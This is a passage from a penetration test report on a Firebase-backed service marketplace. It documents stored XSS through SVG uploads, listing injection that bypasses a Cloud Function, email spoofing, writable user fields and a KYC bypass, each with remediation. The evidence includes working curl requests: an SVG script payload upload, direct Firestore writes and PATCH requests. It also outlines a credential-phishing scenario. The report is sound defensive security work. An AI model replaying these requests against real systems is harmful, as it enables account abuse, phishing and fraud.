The complete calendar for the selected provider is returned in a single unauthenticated response. Because the unfiltered request above already exposes the entire collection, an unauthenticated caller can retrieve any provider's calendar by substituting the corresponding `providerId` value into the filter, exposing the availability windows of every provider in the collection.

5. SVG Upload Enables Stored ScriptExecution via Permanent Non-Expiring Download URL - Medium

CWE	CWE-79 - Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CVSS 3.1	4.6 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N
Root Cause	Firebase Storage Security Rules for the `providers/{userId}/` path include `image/svg+xml` in the permitted content type set alongside standard raster formats. SVG is an XML-based format that supports embedded `<script>` elements. Firebase Storage serves uploaded SVG files as an active document and execute embedded JavaScript when the URL is opened directly. An attacker with any email-verified account can upload a weaponized SVG to their own provider-prefixed storage path, obtain a permanent link, and distribute it through any channel to execute arbitrary JavaScript in the firebasestorage.googleapis.com origin on any recipient who opens it.
Impact	• Phishing and session-harvesting.
Affected Component	Firebase Storage Security Rules: "providers/{userId}/" content type allow-list (image/svg+xml permitted)
Remediation	1. Remove image/svg+xml from the content type allow-list in Firebase Storage Security.
References	• https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html • https://developer.mozilla.org/en-US/docs/Web/SVG/Applying_SVG_effects_to_HTML_content • https://firebase.google.com/docs/storage/security/core-syntax • https://owasp.org/www-community/attacks/xss/

Finding Evidence

The tester signed in as the Hustler Provider account (`fake.licencia@gmail.com`, UID `1b3eO0Ja4oSXqu4K8vM4DywK9Kk1`), recorded the valid authentication bearer token, and uploaded an SVG file containing an embedded `alert(document.domain)` script to the provider's storage path.

```
$ curl -s -X POST \
    'https://firebasestorage.googleapis.com/v0/b/webapp-mvp-prod.firebasestorage.app/o?
name=providers%2F1b3eO0Ja4oSXqu4K8vM4DywK9Kk1%2Fvalidation.svg' \
    -H 'Authorization: Bearer REDACTED' \
    -H 'Content-Type: multipart/related; boundary=SVGB' \
    -H 'X-Goog-Upload-Protocol: multipart' \
    -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0'
\
    --data-binary $'--SVGB\r\nContent-Type: application/json;
  charset=UTF-8\r\n\r\n{"contentType":"image/svg+xml","contentDisposition":"inline"}\r\n--
SVGB\r\nContent-Type: image/svg+xml\r\n\r\n<svg xmlns="http://www.w3.org/2000/
svg"><script>alert(document.domain + "\\nXSS CONFIRMED")</script></svg>\r\n--SVGB--'

{
  "name": "providers/1b3eO0Ja4oSXqu4K8vM4DywK9Kk1/validation.svg",
  "bucket": "webapp-mvp-prod.firebasestorage.app",
  "generation": "1780825255010151",
  "metageneration": "1",
  "contentType": "image/svg+xml",
  "timeCreated": "2026-06-07T09:40:55.026Z",
  "updated": "2026-06-07T09:40:55.026Z",
  "storageClass": "REGIONAL",
  "size": "129",
  "md5Hash": "qjX+/AHcBiLRMdtAZnpxug==",
  "contentEncoding": "identity",
  "contentDisposition": "inline",
  "crc32c": "bF4IIA==",
  "etag": "COe+7YXr9JQDEAE=",
  "downloadTokens": "7f04a470-36cd-4d79-9a3a-63cd18d6e42a"
}
```

Figure 32 - The malicious SVG containing the XSS payload is uploaded and accepted with HTTP 200.

The tester noted the `downloadTokens` value and used it to construct the file's download URL:

```
https://firebasestorage.googleapis.com/v0/b/webapp-mvp-prod.firebasestorage.app/o/
providers%2F1b3eO0Ja4oSXqu4K8vM4DywK9Kk1%2Fvalidation.svg?alt=media&token=c%27f04a470-36cd-
4d79-9a3a-63cd18d6e42a
```

Figure 33 - The download URL constructed from the issued token.

> For comparison, upload of the same payload with `content-type: text/html` was correctly blocked (HTTP 403 PERMISSION_DENIED), confirming the Security Rules restrict HTML but have not been updated to treat SVG with the same restriction.

When the tester navigated directly to the image URL, the embedded payload executed and, for this demonstration, triggered a popup displaying the document origin and the text `XSS CONFIRMED`.

Figure 34 - XSS payload triggered upon navigating to the image.

This URL can be shared through any channel (chat, email, push notification) with any user. Any recipient who opens it will execute the embedded script in the `firebasestorage.googleapis.com` origin.

What this vulnerability means for a regular web.app customer

An attacker registers an account, uploads a malicious file to their own profile storage space using a simple API call, and receives a permanent link in return. That link never expires and cannot be deactivated without administrator access to the Firebase Console.

The attacker then contacts a target customer through the platform's own chat. The message looks routine, for example, a service provider sending a booking confirmation document or a contract before a job starts. The link they include appears trustworthy: it is hosted on `googleapis.com`, Google's own infrastructure, and contains the word *webapp-mvp-prod*, which is the platform's own project name. There are no obvious warning signs a normal user would recognize.

When the customer clicks the link, their browser opens a legitimately-looking **web.app** login page asking them to re-authenticate because their session has expired. The form would look identical to the real login page. The customer enters their email and password. Those credentials could be silently sent to the attacker's server, and the customer is immediately redirected to the real web.app website.

6. Direct Firestore Write Bypasses createListing CF Validation - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	4.3 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N
Root Cause	The Firestore Security Rules for the `listings` collection let any account with `role:"provider"` create listing documents directly through the Firestore REST API, bypassing the `createListing` Cloud Function and all of its server-side validation. An attacker could therefore publish active listings with arbitrary content, no field constraints, and no connected Stripe account, none of which the direct write enforces.
Impact	• Unverified or unqualified providers can inject arbitrary live listings into the marketplace.
Affected Component	firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/listings
Remediation	1. Restrict the Firestore `create` rule for `listings` so the listing cannot be activated client-side and must originate from a qualified provider.
References	• https://owasp.org/Top10/A01_2021-Broken_Access_Control/ • https://firebase.google.com/docs/auth/admin/custom-claims • https://firebase.google.com/docs/rules/data-validation • https://firebase.google.com/docs/firestore/security/rules-fields

Finding Evidence

The tester extracted the provider account's `idToken` the bearer authentication token from the sign-in response. These tokens were then used to craft a request that calls the Firestore REST API directly, bypassing the `createListing` Cloud Function validation entirely.

```
$ curl -s -X POST \
  'https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
listings' \
  -H 'Authorization: Bearer REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -d '{
    "fields": {
      "providerId":   {"stringValue": "KsAMCZLyOoMwJjd6zPSOFh7OXUU2"},
      "providerName": {"stringValue": "Trusted Service Pro Ultra Max Paleo"},
      "title":        {"stringValue": "Premium Service — Best Value"},
      "description":  {"stringValue": "Fast, reliable, and trustworthy."},
      "price":        {"integerValue": "10"},
      "priceUnit":    {"stringValue": "hour"},
      "category":     {"stringValue": "Dark Magic"},
      "location":     {"stringValue": "Rokfort"},
      "isActive":     {"booleanValue": true},
      "archived":     {"booleanValue": false}
    }
  }'

{
  "name": "projects/webapp-mvp-prod/databases/mvp-db/documents/listings/
GLk7pc2uBRbvQ2EJNSdI",
  "fields": {
    "providerName": {
      "stringValue": "Trusted Service Pro Ultra Max Paleo"
    },
    "isActive": {
      "booleanValue": true
    },
    "title": {
      "stringValue": "Premium Service — Best Value"
    },
    "price": {
      "integerValue": "10"
    },
    "description": {
      "stringValue": "Fast, reliable, and trustworthy."
    },
    "priceUnit": {
      "stringValue": "hour"
    },
    "category": {
      "stringValue": "Dark Magic"
    },
    "archived": {
      "booleanValue": false
    },
    "location": {
      "stringValue": "Rokfort"
    },
    "providerId": {
      "stringValue": "KsAMCZLyOoMwJjd6zPSOFh7OXUU2"
    }
  },
  "createTime": "2026-06-06T06:23:31.535051Z",
```

```
  "updateTime": "2026-06-06T06:23:31.535051Z"
}
```

Figure 35 - Creation of a listing through a direct REST write using a legitimately verified provider account.

The result was verified in the "Listing" section.

Figure 36 - Viewing the listing created by a legitimately verified provider account.

The same result can be achieved with a provider account created through **Provider Role Injection at Registration** (*link*), whose email address was never verified. It is important to note that this does not defeat a dedicated email-verification check at the Firestore layer: the `email_verified` requirement is enforced only inside the `createListing` Cloud Function and is not present in the Firestore Security Rules for the `listings` collection. The check is therefore never reached, because the direct REST write bypasses the Cloud Function entirely.

```
$ curl -s -X POST \
  'https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
listings' \
  -H 'Authorization: Bearer REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -d '{
    "fields": {
      "providerId":   {"stringValue": "IyWHSg3EMaVFF4CzMyY1jd6ccph2"},
      "providerName": {"stringValue": ""},
      "title":        {"stringValue": "Avada Kedavra spell"},
      "description":  {"stringValue": "Dangerous, dont you dare.."},
      "price":        {"integerValue": "10"},
      "priceUnit":    {"stringValue": "hour"},
      "category":     {"stringValue": "Dark Magic"},
      "location":     {"stringValue": "Bratislava"},
      "isActive":     {"booleanValue": true},
      "archived":     {"booleanValue": false}
    }
  }'

{
  "name": "projects/webapp-mvp-prod/databases/mvp-db/documents/listings/
QzjHtahB3TPH2CBJYlXp",
  "fields": {
    "category": {
      "stringValue": "Dark Magic"
    },
    "priceUnit": {
      "stringValue": "hour"
    },
    "isActive": {
      "booleanValue": true
    },
    "providerId": {
      "stringValue": "IyWHSg3EMaVFF4CzMyY1jd6ccph2"
    },
    "title": {
      "stringValue": "Avada Kedavra spell"
    },
    "price": {
      "integerValue": "10"
    },
    "description": {
      "stringValue": "Dangerous, dont you dare.."
    },
    "providerName": {
      "stringValue": ""
    },
    "archived": {
      "booleanValue": false
    },
    "location": {
      "stringValue": "Bratislava"
    }
  },
  "createTime": "2026-06-06T06:41:09.459811Z",
```

```
  "updateTime": "2026-06-06T06:41:09.459811Z"
}
```

Figure 37 - Creation of a listing through a direct REST write using a provider account whose email was not verified.

The resulting listing is visible in the "Listings" section on `www.web.app`.

Figure 38 - Viiew of the listing "Avada Kedavra spell" created by a provider account whose email was not verified.

In this case, the provider name was left blank, unlike the previous case, where a legitimately verified provider account was used, and the provider name was set to an arbitrary value.

The validation performed by the `createListing` Cloud Function, all of which is bypassed by the direct REST write, is as follows:

- **Confirmed:** The `createListing` Cloud Function returns HTTP 400 validation errors when invoked without a valid Stripe Connect account (observed during Cloud Function probing in session 6).
- **Confirmed:** The `createListing` Cloud Function enforces an authentication check.
- **Inferred from source review:** Review of the client-side JavaScript bundle indicates that the function also validates required fields, price range, category, and provider credentials. This behaviour was not confirmed dynamically.

> When combined with **Provider Role Injection at Registration** (*link*), this attack chain enables the unrestricted creation of a listing without any validation in three requests.

7. Missing DMARC Enforcement and SPF Softfail Permit Email Spoofing - Medium

CWE	CWE-290 - Authentication Bypass by Spoofing
CVSS 3.1	4.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
Root Cause	The `web.app` domain publishes DNS records that, in combination, allow any external party to send email with a `From:` address claiming to be from `web.app` and have those messages delivered to recipient mailboxes without being rejected. The SPF record at the apex of `web.app` ends in `~all`, the softfail mechanism, which instructs receiving mail servers to treat unauthenticated senders as suspicious but to accept and deliver them anyway. The DMARC policy published at `_dmarc.web.app` is `v=DMARC1; p=none;` with no `rua=` aggregate-reporting endpoint and no `ruf=` failure-reporting endpoint. An external attacker, with no platform credentials and no privileged network position controlling any internet-reachable mail server, can compose a message with `From: noreply@web.app` (or `support@`, `finance@`, or any other `@web.app` envelope address) and send it to a target.
Impact	• A platform-themed phishing campaign.
Affected Component	• DNS TXT record on "web.app" (SPF) • DNS TXT record on "_dmarc.web.app"
Remediation	1. Publish DMARC aggregate reports. Replace the `_dmarc.web.app` TXT record with: `v=DMARC1; p=none; rua=mailto:dmarc-reports@web.app`. 2. Change the trailing `~all` in the web.app SPF record to `-all`. 3. Escalate the DMARC policy: `p=quarantine; pct=25` and `p=reject; pct=100` (recipients drop it at the gateway).
References	• https://datatracker.ietf.org/doc/html/rfc7208 • https://datatracker.ietf.org/doc/html/rfc7489 • https://cwe.mitre.org/data/definitions/290.html

Finding Evidence

The tester used a Linux shell with the `dig` resolver. Since the records are publicly queryable from any internet-reachable host, no authentication, no platform credentials, and no IP allow-listing are required.

The tester queried the apex SPF record on `web.app`.

```
$ dig +short TXT web.app

"hosting-site=web-mvp-prod"
"stripe-verification=REDACTED"
"google-site-verification=REDACTED"
"v=spf1 include:_spf.firebasemail.com ~all"
"firebase=web-mvp-prod"
```

Figure 39 - DNS query for web.app.

The response (recorded 2026-06-13) contained the relevant record `v=spf1 include:_spf.firebasemail.com ~all`. The `~all` mechanism is the softfail terminator, meaning that the receiving mail servers should treat senders not on the allowed list as suspicious but should still accept and deliver the message.

The tester then queried the DMARC policy at the `_dmarc` subdomain.

```
$ dig +short TXT _dmarc.web.app

"v=DMARC1; p=none;"
```

Figure 40 - Enumerating the DMARC policy.

The returned value `p=none` instructs receiving mail servers to take no action on authentication failures. The record contains no `rua=` tag (aggregate reporting) and no `ruf=` tag (failure reporting), so the domain owner receives no telemetry on ongoing spoofing activity.

The tester proceeded to probe for DKIM selectors to enumerate which sender paths are configured to sign outbound mail.

```
$ for sel in selector1 selector2 default google; do
  printf '%-12s : %s\n' "$sel" "$(dig +short TXT ${sel}._domainkey.web.app)"
done


selector1    :
selector2    :
default      :
google       : "v=DKIM1; k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgK...REDACTED"
```

Figure 41 - Probing the DKIM selectors.

The response showed only the Google Workspace selector configured.

DKIM is published for the Google Workspace path, indicating those outbound messages are signed. Because the DMARC policy is `p=none`, a recipient mail server that treats a DKIM-failing message identically to a DKIM-passing one is behaving correctly per the published policy. DKIM presence does not improve enforcement at all.

Having confirmed that neither the SPF nor the DMARC configuration would cause receiving servers to reject unauthenticated mail, the tester demonstrated the practical impact. A temporary mailbox was created at temp-mail.org. The tester then composed a spoofed email using emkei.cz, a known anonymous mailer that explicitly permits arbitrary `From:` addresses.

Figure 42 - Using emkei.cz to send a fake email.

The spoofed email was delivered successfully.

Figure 43 - Fake email received.

Inspection of the email metadata showed that the message presented as originating from `noreply@web.app`, with the sender display name `web Legitimate Operator`.

Figure 44 - Viewing the fake email.

8. Firestore Fields Client-Writable on Own User Document - Low

CWE	CWE-639 - Authorization Bypass Through User-Controlled Key
CVSS 3.1	3.7 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The Firestore Security Rules for `users/{uid}` updates expose thirteen distinct fields on the document to direct client writes plus any new field name the attacker would invent at write time. The per-field denylist correctly blocks 8 fields. The structural problem is that the rule is a denylist by omission, so any field not explicitly enumerated remains writable by default and every future schema addition is exploitable until a developer remembers to extend the deny list. The platform reads these Firestore values as authoritative. The `exportUserData` Cloud Function, invoked immediately after an arbitrary value was written to `fcmToken`, returns that exact value verbatim under `result.profile.fcmToken`, including the GDPR data export and any downstream audit or support pipeline. By Firebase Cloud Messaging convention, server-side push-notification delivery via `admin.messaging().send({token, ...})` reads recipient tokens from the same Firestore `fcmToken` field. An attacker who writes a Firebase Cloud Messaging registration token belonging to a third-party device into their own user document would therefore cause every subsequent push notification destined for the attacker's account to be delivered to that device while silencing the attacker's legitimate device, although this delivery-hijack extension was not exercised against a real FCM-registered device during the engagement and is presented as an inferred secondary impact rather than as proved case.
Impact	• Write of arbitrary value of the correct Firestore value type to any of thirteen named fields on their own `users/{uid}` document. • Write arbitrary new fields under names never seen before. • Any consumer treating the affected fields as authoritative is exposed to UID-self-reference rewriting.
Affected Component	Firestore REST endpoint: Firestore REST endpoint: PATCH https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/users/{uid}?updateMask.fieldPaths={field}
Remediation	1. Invert the rule design from a denylist to a positive allowlist for `users/{uid}`. 2. Route the `fcmToken` write specifically through a `registerFcmToken` Cloud Function that validates the token format. 3. Audit notification-delivery Cloud FunctionsRemove the redundant `users/{uid}.id` field from the document schema, as the document path's UID is already authoritative.
References	• https://firebase.google.com/docs/cloud-messaging/manage-tokens • https://firebase.google.com/docs/firestore/security/rules-conditions • https://cwe.mitre.org/data/definitions/639.html

Finding Evidence

Note that the evidence below focuses on `fcmToken` as the highest-impact named instance of this misconfiguration, and the identical PATCH technique applies to every other writable field listed at the end of this finding.

The tester authenticated to Firebase Authentication and captured the returned `idToken` and `localId` (UID). This can be done by inspecting the traffic or using the following command:

```
$ curl -s --compressed -X POST \
  'https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key=REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Origin: https://web.app' \
  -H 'Referer: https://web.app/' \
  -d '{"email":"keden33874@preparmy.com","password":"<REDACTED>","returnSecureToken":true}'

{
  "kind": "identitytoolkit#VerifyPasswordResponse",
  "localId": "t0OEqYE0QjfEFk8sL4waScuqT983",
  "email": "keden33874@preparmy.com",
  "displayName": "",
  "idToken": "REDACTED",
  "registered": true,
  "refreshToken": "REDACTED",


  "expiresIn": "3600"
}
```

Figure 45 - Signing in.

The response contained `localId` (the user's Firebase UID) and `idToken` (a 1-hour JWT). The tester exported both into shell variables to drive subsequent commands. The placeholders shown below should be replaced with the values from the response above.

```
$ CUST_TOKEN='<idToken value from the response above>'
$ CUST_UID='<localId value from the response above>'
```

Figure 46 - Exporting "localId" and "idToken" into shell variables.

The tester read the existing user document to capture the baseline value of `fcmToken` for cleanup at the end.

```
$ curl -s --compressed -X GET \
  "https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/${CUST_UID}" \
  -H "Authorization: Bearer ${CUST_TOKEN}" \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Referer: https://web.app/'

<SNIP>
```

```
},
"fcmToken": {
"nullValue": null
}

<SNIP>
```

Figure 47 - Reading the current "fcmToken" value.

In the test account, the baseline value of `fcmToken` was `null`. The tester noted this for the restoration step.

The tester issued a `PATCH` request to the user document to write a distinguishable value into the `fcmToken` field.

```
$ curl -s --compressed -X PATCH \
  "https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/${CUST_UID}?updateMask.fieldPaths=fcmToken" \
  -H "Authorization: Bearer ${CUST_TOKEN}" \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Origin: https://web.app' \
  -H 'Referer: https://web.app/' \
  -d '{"fields":{"fcmToken":{"stringValue":"POC_Harry_is_more_handsome_than_Hermione"}}}'

<SNIP>

},
    "fcmToken": {
      "stringValue": "POC_Harry_is_more_handsome_than_Hermione"
    },

<SNIP>
```

Figure 48 - Successful write of the "fcmToken" value.

The response was HTTP 200, and the returned document echoed `fcmToken: "POC_Harry_is_more_handsome_than_Hermione"`, proving that the write succeeded.

The tester invoked the `exportUserData` Cloud Function to verify the platform reads `fcmToken` from the Firestore document.

```
$ curl -s --compressed -X POST \
  'https://europe-west1-webapp-mvp-prod.cloudfunctions.net/exportUserData' \
  -H "Authorization: Bearer ${CUST_TOKEN}" \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Origin: https://web.app' \
  -H 'Referer: https://web.app/' \
  -d '{"data":{}}'

{"result":{"exportedAt":"2026-06-13T13:30:15.169Z","profile":
{"id":"t0OEqYE0QjfEFk8sL4waScuqT983","displayName":"Severus
Snape","role":"customer","avatarUrl":null,"phone":"+421111111111","bio":"","stripeAccountId
":null,"totalRating":0,"reviewCount":
0,"idVerificationStatus":"not_submitted","language":"en","newsletterConsent":false,"created
At":{"_seconds":1781180288,"_nanoseconds":203000000},"invoicingConsentAcceptedAt":
{"_seconds":1781180288,"_nanoseconds":203000000},"newsletterConsentAt":{"_seconds":
1781180288,"_nanoseconds":203000000},"termsAcceptedAt":{"_seconds":
1781180288,"_nanoseconds":
203000000},"onboardingCompleted":true,"stripeCustomerId":null,"email":"keden33874@preparmy.
com","isAdmin":false,"fcmToken":"POC_Harry_is_more_handsome_than_Hermione"},"privateData":
{"legalName":"Severus Snape","country":"SK","address":"Rokfort 3, 69696
Namestie"},"listings":[],"reservations":{"asProvider":[],"asCustomer":[]},"reviews":
{"authored":[],"received":[]},"supportTickets":[]}}
```

Figure 49 - Requesting export of the user data.

The response body contained the modified value, proving that the Cloud Function read `fcmToken` directly from the Firestore user document and returned the exact value the tester had just written.

Finally, the tester restored `fcmToken` to its baseline value (`null`).

```
$ curl -s --compressed -X PATCH \
  "https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/${CUST_UID}?updateMask.fieldPaths=fcmToken" \
  -H "Authorization: Bearer ${CUST_TOKEN}" \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: application/json' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate, br' \
  -H 'Origin: https://web.app' \
  -H 'Referer: https://web.app/' \
  -d '{"fields":{"fcmToken":{"nullValue":null}}}'

<SNIP>
```

Figure 50 - Restoring the original value of "fcmToken".

The response was HTTP 200, and the document was returned with `fcmToken: null`.

> The vulnerability demonstrated in this finding is applicable not only to `fcmToken` but to **thirteen other named fields on the same `users/{uid}` document plus an unbounded class of arbitrary new field names that the attacker invents at write time**. Each of the thirteen

named fields was independently confirmed writable on 2026-06-13 via single-field PATCH requests against the customer account `keden33874@preparmy.com` (UID `t0OEqYE0QjfEFk8sL4waScuqT983`), with each PATCH returning HTTP 200 and the modification staying in the document until cleanup.

The direct implications:

(1) any Cloud Function or platform business logic that reads any of these field values as authoritative is exposed to the same trust-violation pattern that this finding documents for `fcmToken` and is identical for every other writable field;

(2) the rule design is a denylist of specific known-bad field names rather than a positive allowlist of permitted field names, so any new sensitive field the that are added to the schema in future will be writable by default unless the deny list is extended.

While exploitation was demonstrated against `fcmToken`, a total of 13 fields were confirmed writable, in addition to arbitrary new fields. The full list is shown below.

#	Field	Type
1	**displayName**	string
2	**bio**	string
3	**phone**	string
4	**avatarUrl**	string
5	**language**	string
6	**email**	string
7	**stripeCustomerId**	string
8	**isAdmin**	bool
9	**newsletterConsent**	bool
10	**newsletterConsentAt**	timestamp
11	**onboardingCompleted**	bool
12	**id**	string
13	**fcmToken**	string
14	**Arbitrary new field name**	any type

The following fields were confirmed to be blocked by the security rules:

#	Field	Type
1	**role**	string
2	**idVerificationStatus**	string
3	**stripeAccountId**	string
4	**createdAt**	timestamp
5	**termsAcceptedAt**	timestamp
6	**invoicingConsentAcceptedAt**	timestamp
7	**totalRating**	integer
8	**reviewCount**	integer

9. KYC / ID Verification Bypass via False PII Submission - Info

CWE	CWE-287 - Improper Authentication
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	The **provider** account registration flow on `www.web.app` includes an identity verification step powered by the **Stripe Identity** widget. The widget accepts a valid identity document and completes the verification session without extracting and cross-referencing the PII fields supplied by the user. False personal details, including an incorrect place of birth, date of birth, and residential address are accepted, and the flow permits account creation to proceed regardless of whether the submitted personal details correspond to the identity document.
Impact	• Any individual can complete the identity verification step using a legitimate document while supplying false biographical details, effectively creating a verified account under a fabricated identity.
Affected Component	• www.web.app/register (account sign-up flow) • Stripe Identity integration
Remediation	1. Enable PII cross-checking in Stripe Identity (if not enabled already). 2. Act on all non-verified session states; do not allow the flow to continue on **requires_action** or **unverified** outcomes.
References	• https://cwe.mitre.org/data/definitions/287.html • https://stripe.com/docs/identity/verification-checks

Finding Evidence

The tester navigated to the **provider** account registration page on `www.web.app` and progressed through the initial sign-up fields until the flow presented an identity verification step powered by an embedded Stripe Identity widget.

Within the Stripe Identity widget, the tester was prompted to supply personal biographical details, including place of birth, date of birth, and residential address, prior to document submission. The tester entered values across all three fields that were intentionally false and did not correspond to the identity document to be submitted in the subsequent step.

The tester then submitted a valid, unaltered government-issued identity document through the Stripe widget upload interface. The widget processed the document, completed the verification session, and returned a successful outcome without surfacing any mismatch error or flagging inconsistencies between the entered biographical details and the data present on the document.

The application received the completed session signal from Stripe and proceeded with account creation without performing any additional validation of PII consistency. The tester was granted a verified account, confirming that the application acts on session completion status alone and does not inspect or act upon the extracted document fields returned by the Stripe Identity API.

10. No Server-Side Content Validation on Provider Profile Picture Uploads - Info

CWE	CWE-693 - Protection Mechanism Failure
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	The profile picture upload flow on `web.app` performs no server-side validation of image content, minimum dimensions, or file authenticity. The Firebase Storage Security Rules for the `profileImages/{userId}/` path permit any write from the document owner as long as a supported image MIME type is declared. An attacker registering as a provider can present any synthetic or algorithmically generated image as their identity credential on the platform with no server-side check that the image depicts a real person.
Impact	• Defeating any visual identity or portrait assurance.
Affected Component	Firebase Storage upload path: profileImages/{userId}/
Remediation	1. Implement a Cloud Storage trigger (Cloud Function on object.finalize) for the `profileImages/{userId}/` path that validates minimum image dimensions, non-trivial pixel entropy to confirm portrait-appropriate content before marking the upload as active.
References	• https://cloud.google.com/vision/docs/detecting-safe-search • https://firebase.google.com/docs/storage/security • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Finding Evidence

In the **Provider KYC Bypass Enables Marketplace Fraud** (*link*), the tester was required to set a profile picture for the Hustler Provider account before the listing could be made bookable.

First, a blank white image was generated locally:

```
$ convert -size 128x128 xc:white test.jpg
```

Figure 51 - Generating a 128×128 solid white JPEG image.

The tester then navigated to the profile settings.

Figure 52 - Profile settings.

The solid blank image was selected for upload.

Figure 53 - Selecting the 128×128 solid white JPEG image.

The upload succeeded without error. A 128×128 solid white JPEG containing no photographic content and no meaningful pixel data was accepted and stored as the provider's profile picture.

> In isolation, this finding carries no direct security impact. The uploaded file is a valid JPEG, correctly typed, with no scripting capability. The absence of content validation is noted as an informational finding that undermines any visual identity assurance the platform may rely on. For example, if profile pictures are expected to serve as human portraits for trust-building between customers and providers.

11. No Server-Side Field Length Validation on User Profile Fields - Info

CWE	CWE-20 - Improper Input Validation
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	Firestore Security Rules for the `users/{uid}` collection include no `size()` constraint on any string field, and no Cloud Function intercepts the direct REST write path to validate field lengths before storage. The only effective ceiling is the Firestore document hard limit of 1 MB. A 10,000-character value written to the bio field via the Firestore REST PATCH endpoint is accepted, stored, and confirmed in the response with HTTP 200 and no truncation or error. This applies to all writable string fields. Every consumer of the users collection must process the full untruncated value.
Impact	• Arbitrarily large profile field values break layout on provider listing and profile pages. • Force all platform consumers of the users collection to handle unexpectedly oversized strings. • A near-maximum-size (~1 MB) bio exhausts the Firestore document capacity, causing write errors for any subsequent operation that appends data to the same user document.
Affected Component	PATCH https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/users/{uid}?updateMask.fieldPaths={field}
Remediation	1. Add explicit `size()` constraints in Firestore Security Rules for every writable string.
References	• https://firebase.google.com/docs/firestore/security/rules-conditions#string_operations • https://firebase.google.com/docs/firestore/storage-size • https://owasp.org/www-community/vulnerabilities/Improper_Input_Validation

Finding Evidence

The tester sent a 10,000-character `bio` value to the Firestore REST endpoint for the Hustler Provider account.

```
$ curl -s -X PATCH \
  'https://firestore.googleapis.com/v1/projects/webapp-mvp-prod/databases/mvp-db/documents/
users/1b3eO0Ja4oSXqu4K8vM4DywK9Kk1?updateMask.fieldPaths=bio' \
  -H 'Authorization: Bearer REDACTED' \
  -H 'Content-Type: application/json' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -d "{\"fields\":{\"bio\":{\"stringValue\":\"$(python3 -c 'print("A"*10000)')\"}}}"

{
  "name": "projects/webapp-mvp-prod/databases/mvp-db/documents/users/
1b3eO0Ja4oSXqu4K8vM4DywK9Kk1",
  "fields": {
    "bio": {
      "stringValue": "AAAA...AAAA [10,000 characters]"
    },
    ...
  },
  "updateTime": "2026-06-07T06:26:40.669Z"
}
```

Figure 54 - A 10,000-character string accepted and stored as the "bio" field with HTTP 200. No truncation, no error, no validation response.

The write succeeded without error or truncation. The response confirmed storage of the full 10,000-character value. Following the test, the `bio` field was restored to the value `"Security testing account."` to leave the document in a clean state.

This finding applies to all writable string fields on the `users/{uid}` document that are not protected by a `size()` constraint in the Security Rules, including `displayName` (rendered publicly on provider listings) and the private subcollection fields `legalName`, `address`, and `birthPlace`.

12. Weak Password Policy - Info

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	0.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
Root Cause	The registration endpoint on `www.web.app` accepts passwords of six characters without any further security requirements. No client-side or server-side control prevents account creation. No further exploitation was achieved from this finding.
Impact	• Accounts protected by weak passwords are susceptible to credential-stuffing attacks.
Affected Component	• www.web.app/register (account sign-up flow) • Any account created since the registration feature was deployed
